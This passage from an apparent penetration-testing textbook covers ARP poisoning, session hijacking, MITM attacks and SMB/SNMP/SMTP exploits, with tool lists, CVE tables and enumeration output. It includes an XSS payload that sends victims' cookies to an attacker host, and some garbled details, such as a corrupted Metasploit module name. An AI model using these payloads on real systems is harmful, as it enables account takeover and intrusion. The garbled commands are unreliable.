


Figure 6-1: Wireshark re-creating a sniffed telnet session.

Eavesdropping

In general usage, **eavesdropping** is defined as the act of secretly listening to someone else's private conversation. You can be within hearing range of the speaker, though perhaps in a place where they cannot see you, such as behind a door or partition, around the corner, or listening to another telephone extension on the same line. You could also plant a bug somewhere in the room that will transmit what it hears to a receiver some distance away.

In the world of penetration testing, although eavesdropping could include listening in on someone's speech or a telephone conversation, it can also refer to other types of surveillance, including:

- Planting a sniffer on a network.
- Secretly placing a camera or microphone in the room.
- Capturing VoIP packets off the network and replaying them.
- Using your phone to record someone entering a password or PIN across the room.
- Using a WiFi Pineapple or other man-in-the-middle device to capture wireless traffic.
- Using an IMSI-catcher man-in-the-middle device to intercept cell phone calls.




Figure 6-2: Using a network sniffer to perform eavesdropping.

ARP Poisoning

ARP poisoning is the deliberate mapping of an incorrect MAC address to a correct IP address. It is used to redirect traffic for malicious purposes and is the most common spoofing mechanism used on Ethernet and Wi-Fi networks. It allows an attacker to insert themselves in a man-in-the-middle attack between two legitimate hosts.

In TCP/IP, a packet cannot simply have a destination IP address before it is transmitted on a multi-access network. It must also have a corresponding OSI Layer 2 address. On Ethernet and Wi-Fi networks, this would be a MAC address. A host can use name resolution to look up a destination's IP address, but it must also use ARP to learn the MAC address. Once the MAC-to-IP mapping is determined, that information is stored in the host's ARP cache. Because the other devices can change their IP address, entries in the ARP cache age out and are updated every few minutes.

```
Command Prompt
Microsoft Windows [Version 10.0.16299.492]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\chrys>arp -a

Interface: 192.168.1.66 --- 0xa
  Internet Address        Physical Address      Type
  192.168.1.85            7c-01-91-9b-47-ad  dynamic
  192.168.1.113           4c-4e-03-b7-ef-b5  dynamic
  192.168.1.118           b4-b6-76-df-43-19  dynamic
  192.168.1.120           00-a0-96-6d-6b-24  dynamic
  192.168.1.121           b0-93-5b-d3-31-b2  dynamic
  192.168.1.254           b0-93-5b-d3-31-b0  dynamic
  192.168.1.255           ff-ff-ff-ff-ff-ff  static
  224.0.0.22               01-00-5e-00-00-16  static
  224.0.0.251              01-00-5e-00-00-fb  static
  224.0.0.252              01-00-5e-00-00-fc  static
  239.255.255.250          01-00-5e-7f-ff-fa  static
  255.255.255.255          ff-ff-ff-ff-ff-ff  static
```

Figure 6-3: ARP cache.

Unless you hard-code MAC-to-IP address mappings on your network, the relationship between a MAC address and an IP address is expected to be fluid and change. An attacker can take advantage of this in several ways:

- You can send out a continuous stream of fake ARP replies declaring to the entire segment that your MAC is the correct one for the target IP address. In this way, when hosts intend to send a packet to the target, they are actually sending it to you.
- You can send out a continuous stream of fake ARP replies declaring that your MAC address is the correct one for the default gateway (router). Any host wishing to send traffic to another network, including the Internet, must send it to you.
- You can poison the MAC table of a switch with fake ARP replies so that it associates your victim's MAC addresses to your switch port. Whenever the switch receives traffic destined for your victim, it will not only forward it out the switch port that the victim is connected to, but it will also forward a copy out your port.

If you wish to insert yourself between two hosts in a man-in-the-middle attack, you must poison the ARP cache of both hosts. In this way, they will communicate with each other through you. They will not realize that you are relaying all messages while capturing a copy for yourself. Because you are constantly streaming the spoofed MAC address to your victims, they never feel the need to perform their own ARP broadcast. They think they already have the mapping. When you stop ARP poisoning, the two hosts will eventually age your spoofed entries out of their ARP caches and learn each other's correct MAC address. This process can take up to 10 minutes, unless you reboot the machines or manually clear their ARP caches.

ARP poisoning has its limits. Because you are spoofing Layer 2 addresses, the poisoner must be on the same network segment as the victims. If the victims are on another subnet, or on a remote network, you cannot conduct ARP poisoning against them. Similarly, if you are on a network that does not use MAC addresses, such as ATM, dial-up, or synchronous serial WAN links, ARP poisoning is useless.




Figure 6–4: Wireshark capture of ARP poisoning.

ARP Poisoning Tools

Several tools can perform ARP poisoning, including:

- Metasploit auxiliary/spoof/arp/arp_poisoning
- Ettercap
- Bettercap
- dsniff
- Cain & Abel
- Arpspoof
- Arpoison
- MITMF

Some tools have other functionality built into them. For example, Cain & Abel can ARP poison, sniff the network, capture login sessions using a wide variety of protocols, crack intercepted encrypted passwords, record VoIP conversations, and more. The only effective way to defend against ARP poisoning is to hard-code all MAC-to-IP or MAC-to-switchport mappings. You can create manual entries in the various devices and on the switch.

TCP Session Hijacking

TCP session hijacking is the act of taking a user's or client's place after it has already established a TCP connection with a server. Typically, the user or client device has already authenticated, and the attacker wants to take over the connection without having to provide any credentials. This attack depends on several conditions to work:

- The session must use a cleartext protocol that can be sniffed, such as telnet, FTP, or rlogin.
- The attacker must be able to observe and correctly anticipate incrementing TCP sequence numbers (they jump pseudo-randomly to evade hijacking, but can be predicted after some observation).
- The packets must not be digitally signed.

The high-level steps for TCP session hijacking are:

1. Watch the client/server TCP sequence numbers increment (may require ARP poisoning).
2. Send the client some spoofed TCP FIN packets so it thinks the server wants to end the session (alternatively, conduct and sustain some other denial-of-service attack against the client).
3. Spoof your IP and/or MAC address to pretend you are the client.
4. Once the client has disconnected, smoothly continue the conversation with the server.




Figure 6-5: TCP session hijacking.

TCP Session Hijacking Tools

Common tools used for TCP session hijacking include:

- Hunt
- Juggernaut
- Shijack
- T-sight



Note: For more information about TCP session hijacking see <https://www.sans.org/reading-room/whitepapers/windows/session-hijacking-windows-networks-2124>.

Browser Session Hijacking

Another form of session hijacking is to steal the session credential from a user's browser and then use it to impersonate the user on a website. HTTP has no mechanism at the protocol level for tracking the state of a particular browser request. From the server's perspective, every request it receives from the client is new. If authentication is required, the user must either re-enter credentials for every new request, or some other mechanism must exist to tie all requests into a single continuous session. The most common mechanism for doing this is a cookie. A **cookie** is a text file that the server gives to the client browser. It contains the session ID (SID) for that particular web session, and is used as an authentication token. The browser keeps presenting the cookie every time a request is made. In this way, the user does not need to keep re-entering credentials at the website. If you can steal the victim's session ID, you can put it in your own cookie and use it.




Figure 6–6: Browser session hijacking.

The following table summarizes common ways to hijack a browser session.

Hijacking Method	High-Level Steps	Comment
Sniffing the cookie (sidejacking)	The attacker uses ARP poisoning and Wireshark to sniff the user's cleartext HTTP session and steal the cookie.	If the website developer only requires HTTPS for the login, or if the HTTPS session uses HTTP to request an image or other file from another server in the same domain, the cookie will be attached and in plaintext and can be stolen. Search the captured packets for "sess" or "PHPsess".
Session fixation	<ol style="list-style-type: none"> 1. The attacker logs in to the site and extracts the cookie. 2. The attacker sends a link to the site to the victim. The link has the cookie in it. 3. The victim clicks the link. The site accepts the cookie and associates it with the user. 4. The user logs in to the site. The cookie is now associated with a logged-in user. 5. The attacker now connects to the site with the same cookie and goes in without having to authenticate. 	The cookie is supposed to be generated after authentication, but in some cases, through bad coding practice, it might be generated first upon connecting to the site. A variant of this attack is for the attacker to open a browser to a popular website at a public Internet cafe, library, or some other place where computers are shared. The attacker notes the cookie, leaves the login page open, and waits for a user to sit down and log in. At this point, the attacker knows the cookie for that user and can supply it to the same site.

Hijacking Method	High-Level Steps	Comment
Session variable overloading (session puzzling)	<ol style="list-style-type: none"> The attacker visits the website and clicks the Forgot Password link. The attacker enters a known user name. The attacker then requests an internal page from that site, such as viewprofile.jsp, and is logged in as that user. 	The attacker bypasses authentication by accessing pages in an unexpected order. The application wrongly sets the session attribute to the victim user account and fetches the user's profile page for the attacker.
No session logout or expiration time	<ol style="list-style-type: none"> The user leaves the site or walks away from their machine. The attacker finds a way to get the session ID from the server. 	The server does not properly destroy the session after the user leaves the site, or does not log out the user after inactivity timeout.
Predictable session token	<ol style="list-style-type: none"> The attacker analyzes the site's use of cookie session IDs and realizes they are simply obfuscations (for example, Base 64 encodings) of the user name. The attacker takes a known user name, converts it using the same method, and connects as that user. 	The user name moo@example.com translates to Base 64 as bW9vQGV4YW1wbGUuY29t. The website might set the cookie as such: Set-Cookie: sessionid=bW9vQGV4YW1wbGUuY29t =
Cross-site scripting (XSS)	<ol style="list-style-type: none"> The attacker posts a malicious link with JavaScript in it on a vulnerable site. The victim clicks the link and the JavaScript extracts the cookie and sends it in the background to another site the attacker has set up to capture the cookie. The attacker uses the cookie to masquerade as the victim. 	JavaScript can extract the cookie using the document.cookie property.

Here's an example of the malicious link for an XSS attack:

```
http://www.somevulnerablesite.com/somexssvulnerablepage.jsp?
name=<script>document.location=
    "http://www.attackerwebsite.com/cookie_grab.php?c=" + document.cookie</
script>
```

HTTP Session Hijacking Tools

Common tools for HTTP session hijacking include:

- Firesheep
- Hamster, Ferret
- CookieCatcher
- ARP poisoner such as Ettercap or Cain & Abel, plus a sniffer like Wireshark
- MITMf



Note: Do not confuse a browser session ID (SID) with a Microsoft Security ID (SID). The Microsoft SID is a 128-bit permanent identifier for a user account in Windows.

Man-in-the-Middle Attacks

A **man-in-the-middle (MITM) attack** is one in which the attacker inserts himself in the middle of a connection. It differs from a hijacking attack in that it does not replace the client, but rather acts as a relay between the client and server. Both sides think they are communicating directly with each other, but they are actually doing it through the MITM. The MITM then captures information that might otherwise be encrypted, or manipulates the data in some other way.




Figure 6–7: An example MITM attack.

Here are some common examples of an MITM attack:

- SSL downgrading/stripping:
 1. The MITM inserts itself between a web client and server.
 2. The MITM creates a secure HTTPS session with the server.
 3. The MITM forces the client to accept either a cleartext HTTP session or a downgraded HTTPS session with a more vulnerable version of SSL.
 4. The MITM runs some type of sniffer that collects credentials as the user logs on.
- Netcat relay:
 1. A target Windows Server is sitting behind a firewall.
 2. The firewall permits TCP 80 but not TCP 135 to pass through it.
 3. A Netcat listener has been planted on the target. It is waiting for incoming TCP 80 connections.
 4. When TCP 80 traffic comes to the target, Netcat rewrites the destination port to TCP 135 and relays the traffic to the DCOM service.
 5. An outside attacker is able to exploit DCOM even through a firewall.
- A WiFi Pineapple (rogue wireless access point) attracts Wi-Fi clients to connect to the network through it.
- A Stingray or other IMSI catcher masquerades as a legitimate cell phone tower, inducing cell phones to make calls through it.

MITM requires some type of spoofing, usually ARP poisoning or changing IP addresses/port numbers. It can be thwarted if the client and server digitally sign their packets, or in the case of the website if the server requires HTTP Strict Transport Security (HSTS).

MITM Tools

Here are some common tools that are used in man-in-the-middle attacks:

- ettercap
- bettercap
- Wireshark
- ratched
- mitmproxy
- Netcat
- Nmap
- CERT Tapioca
- Seth
- Xerosploit
- Metasploit mitm proxy modules
- MITMf



Note: MITMf (Framework for Man-in-the-Middle Attacks) is a python script that contains a complete suite of attack features. For more information, see <https://github.com/byt3bl33d3r/MITMf>.



Note: Do not confuse MITM with proxying. Although they are similar, their intent is different. MITM manipulates traffic generated by a legitimate host. Proxying manipulates traffic generated by an attacker.

SMB Exploits

Server Message Block (SMB) allows clients to read from and write to a server service, providing core authentication and communications for Windows file and print servers. It was (and is) so popular that *nix operating systems created their own compatible Samba service for Windows/Unix/Linux interoperability. SMB also has one of the longest vulnerability histories of any network protocol in use today (www.cvedetails.com lists almost 2,700 SMB-related vulnerabilities). Despite having been updated several times by Microsoft, new vulnerabilities continue to emerge. Most apply to the Windows version, but some impact Samba as well.

Exploit-db.com lists 61 exploits related to SMB, dating from 1995 to the present.

Packetstormsecurity.com lists 314. Metasploit has 43 in its database. The following table summarizes a few of the more notable ones.

Exploit	Description	Tool Location
Microsoft Windows SMB Client Null Pointer Dereference Denial of Service	CVE-2018-0833. Null pointer deference DoS. Works against SMB 2.0 & 3.0. Affected systems: Windows 8.1, 2012 R2. Currently no Microsoft Advisory number.	https://packetstormsecurity.com/files/146593/Microsoft-Windows-8.1-2012-R2-SMB-Denial-Of-Service.html
Microsoft Windows SMB Server (v1/v2) - Mount Point Arbitrary Device Open Privilege Escalation	CVE-2018-0749. Allows privilege escalation. Affected systems: Windows 10 (1703 and 1709), 8.1, 7. Currently no Microsoft Advisory number.	https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/43517.zip

Exploit	Description	Tool Location
EternalBlue/ EternalRomance/ EternalSynergy/ EternalChampion (MS17-010)	CVE-2017-0143, CVE-2017-0146, CVE-2017-0147. Allows arbitrary remote code execution. Variants: MS17-010 SMB Remote Windows Kernel Pool Corruption, MS17-010 SMB RCE Detection, MS17-010 SMB Remote Windows Command Execution. Affected systems: Windows Vista SP2 through Server 2016, both 32- and 64-bit.	Shadow Brokers Fuzzbunch, Metasploit modules: exploit/windows/smb/ms17_010_永恒蓝 , exploit/windows/smb/ms17_010_psexec , auxiliary/admin/smb/ms17_010_command
Windows Redirect-to-SMB (2017)	CVE-ID (unknown). Exploits urlmon.dll API functions. Attacker sends malicious link with redirect to file:// URL. Windows automatically tries to authenticate to the malicious SMB server with the victim's credentials, which can then be harvested. Affected systems: Windows 8.1, 10, Server 2012 R2, Server 2016. Currently no Microsoft Advisory number. Based on early Internet Explorer exploits reported in by insecure.org in 1997 (IE Bug #4, MS Security Advisory 974926).	https://www.secureworks.com/blog/attacking-windows-smb-zero-day-vulnerability
LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)	CVE-2016-7237. Remote memory corruption. Can allow DoS or elevation of privilege. Affected systems: Windows XP, Server 2003, Vista, 7, 8.1, Server 2008 R2, Server 2012/2012 R2, 10, Server 2016.	https://www.exploit-db.com/download/40744.txt
SMB Relay Code Execution (MS08-068)	CVE-2008-4037. NTLM replay attack. Allows arbitrary remote code execution. Affected systems: Windows 2000 SP4, XP SP 2/3, Server 2003 SP1/2, Vista, Server 2008.	Metasploit module: exploit/windows/smb/smb_relay , https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/7125.zip
Microsoft Server Service Relative Path Stack Corruption (MS08-067)	CVE-2008-4250. Allows arbitrary remote code execution. Vulnerability in NetAPI32.dll. Updates MS06-040. Has variants. Affected systems: All editions/service packs of Windows Server 2000, XP, Server 2003.	Metasploit module: exploit/windows/smb/ms08_067_netapi , https://www.exploit-db.com/exploits/7104/ , https://www.exploit-db.com/exploits/40279/
Microsoft Local Privilege Escalation (MS06-030)	CVE-2006-2373. Allows elevation of privilege. Disables ReadOnly Memory protection in Registry. Affected systems: Windows 2000 SP4, XP SP0/1/2, Server 2003.	https://www.exploit-db.com/download/1911.c

Exploit	Description	Tool Location
Microsoft Windows XP/2000/NT 4.0 - Network Share Provider SMB Request Buffer Overflow (1) and (2) (MS02-045)	CVE-2002-0724. Boundary condition error. Affected systems: Windows XP SP0 (all editions), NT 4.0 (all editions, all service packs), Windows 2000 (all editions, all service packs).	https://www.securityfocus.com/bid/5556/exploit , https://packetstormsecurity.com/files/26596/SMBdie.zip.html , https://packetstormsecurity.com/search/?q=smbnuke.c
	Note: To search Metasploit for SMB-related exploits, at the msf console, enter <code>search smb type:exploit</code> .	
	Note: To retrieve a count of how many SMB-related exploits are in the Metasploit database, at the Metasploit console, enter <code>grep -c smb search exploit</code> .	

SNMP Exploits

Because SNMP produces such a wealth of information about target devices, it is an excellent tool for reconnaissance and enumeration. An SNMP manager (also known as a network management system, or NMS) is an application that runs continuously on the network. On a regular interval (usually every 5 to 15 minutes), it queries devices for their status. These devices are typically servers, routers, switches, wireless access points, hubs, and other devices capable of running the SNMP service. The SNMP service has an agent that listens for incoming manager queries. The manager must identify itself to the agent by its **community string**, which is a text identifier that must be the same on both the manager and the device. If the manager uses a different community string, the device will ignore it. The default community string for all SNMP installations is either *public* or *private*, but can easily be changed. Most SNMP implementations are in cleartext, though version 3 uses encryption. Usually the NMS does the querying, but an agent can be configured to raise a trap (an alert) if some threshold is met. Traps can be set on any number of counters. Examples include low disk space, high CPU temperature, high CPU or RAM utilization, a congested interface, and security violations.

There are three basic categories of SNMP exploits:

- To sniff cleartext SNMP communications between managers and agents to obtain the community string or information from the devices. This can include statistics about hardware, interface traffic, services, users, groups, route tables, listening ports, running processes, and much more.
- To pose as an SNMP manager, providing the correct community string, and enumerate information from SNMP agents.
- To exploit the implicit trust SNMP managers have with the assets they manage. Most NMSs do not carefully validate the input from their agents. The attacker could passively or actively inject XSS data or other improperly formatted strings from the agent to the NMS. These could result in buffer overflows or arbitrary command injection.

Tools for SNMP Exploitation

Some common tools to exploit SNMP include:

- auxiliary/scanner/snmp/snmp_enum
- auxiliary/scanner/snmp/snmp_enumshares
- auxiliary/scanner/snmp/snmp_enumusers

- auxiliary/scanner/snmp/snmp_login
- exploit/multi/http/hp_sys_mgmt_exec
- exploit/windows/http/h_nmm_snmp
- snmp-brute.nse
- snmp-win32-software.nse
- snmp-win32-services.nse

```
msf auxiliary(scanner/snmp/snmp_enum) > run
[+] 192.168.74.50, Connected.

[*] System information:

Host IP : 192.168.74.50
Hostname : SERVER00
Description : Hardware: Intel64 Family 6 Model 5
Processor : Intel(R) Core(TM) i5-4570 CPU @ 3.20GHz
BogoMIPS : 14393 Multiprocessor Free
Contact : -
Location : -
Uptime snmp : 1 day, 01:15:49.68
Uptime system : 3 days, 21:19:28.16
System date : 2018-6-16 18:03:42.7

[*] User accounts:

["moo"]
["Guest"]
["Jason"]
["chrys"]
["hacker"]
["IME_USER"]
["IME_ADMIN"]
["Administrator"]
["DefaultAccount"]

[*] Network information:

IP forwarding enabled : no
Default TTL : 128
TCP segments received : 144436
```

Figure 6–8: SNMP enumeration attack.

Metasploit has many SNMP-related scanners and exploits. You can search for modules by entering any of the following commands at the msfconsole:

```
search sntp
search scanner name:snmp
search exploit name:snmp -S great
```



Note: For more information about SNMP injection-based exploits, see <https://information.rapid7.com/managed-to-mangled-snmp-exploits-for-network-management-systems.html>.

SMTP Exploits

As with nearly all common Layer 7 protocols, SMTP has its share of vulnerabilities and exploits. Clients use it to send email to their mail service, and email (MX) servers use it to forward email.

messages to each other. The original TCP port 25 version of SMTP was sent in cleartext. Although most clients use an encrypted version on TCP 587 or 465, most server-server email is still sent in cleartext over the Internet, with no authentication between the servers. Although many SMTP products have code vulnerabilities that allow an attacker to gain root privilege and run arbitrary commands through an overflow attack, many pen testers also seek to enumerate email accounts from the server, as well as relay spam and phishing messages. SMTP has two commands in particular that help with enumeration. VRFY asks the server to quickly verify if an email account exists. EXPN asks the server to expand a mailing list or alias to see who the actual recipients are. Most email servers allow you to disable both commands.

SMTP exploits and some popular tools include:

- Banner grabbing
- Cleartext sniffing of authentication, email messages, and attachments: Wireshark, coupled with an ARP poisoner such as Ettercap or Cain and Abel
- Spam and phishing relaying: MailBomber, Kali SET, Metasploit Pro Phishing Campaign Quick Wizard, ReelPhish, King Phisher
- Email account enumeration: telnet, Kali Linux smtp-user-enum, iSMTP, Metasploit /auxiliary/scanner/smtp/smtp_enum
- Brute forcing account passwords: Ncrack, Hydra, and Medusa
- Buffer overflows for arbitrary code execution: smtp-vuln-cve2010-4344.nse, exploit/windows/email/ms07_017_ani_loadimage_chunkszie
- Privilege escalation
- Denial of service
- Authentication bypass

```
root@kali:~/# ismtp -e /root/common.txt -h 192.168.74.50

-----
[+] iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)

-----
```

Testing SMTP server [user enumeration]: 192.168.74.50:25
Emails provided for testing: 9

Performing SMTP VRFY test...

Error: String does not match anything..

Performing SMTP RCPT TO test...

```
[+] moo@gcp.local ----- [ valid ]
[+] chrys@gcp.local ----- [ valid ]
[+] jason@gcp.local ----- [ valid ]
[+] pam@gcp.local ----- [ valid ]
[+] gail@gcp.local ----- [ valid ]
[+] admin@gcp.local ----- [ valid ]
[+] postmaster@gcp.local --- [ valid ]
[-] support@gcp.local ----- [ invalid ]
[-] contact@gcp.local ----- [ invalid ]
```

Completed SMTP user enumeration test.

```
-----
```

Completed in: 0.0s

Figure 6-9: SMTP enumeration example.

Metasploit has many SMTP-related scanners and exploits. You can search for modules by entering any of the following commands at the msfconsole:

```
search smtp
search scanner name:smtp
search exploit name:smtp -S excellent
```



Note: For more information on SMTP vulnerabilities and exploits, see <https://www.sans.org/resources/papers/gcih/smtp-victim-good-time-105208>.

FTP Exploits

FTP has been around for a very long time. It is commonly used to efficiently upload/download files to/from a website or other location. If you are pen testing, chances are excellent that your target network will have an FTP server on it somewhere. Not all FTP servers are vulnerable. Exploits are often product- or version-specific.

So, to determine if there is an exploit for an FTP service, you must:

1. Use a port scan to locate any FTP servers on the target network or host. Most FTP servers listen on TCP port 21.
2. Banner grab or otherwise fingerprint the FTP service to determine the exact product and version number.
3. Search for vulnerabilities or exploits for that version, or possibly write your own 0-day exploit.

```
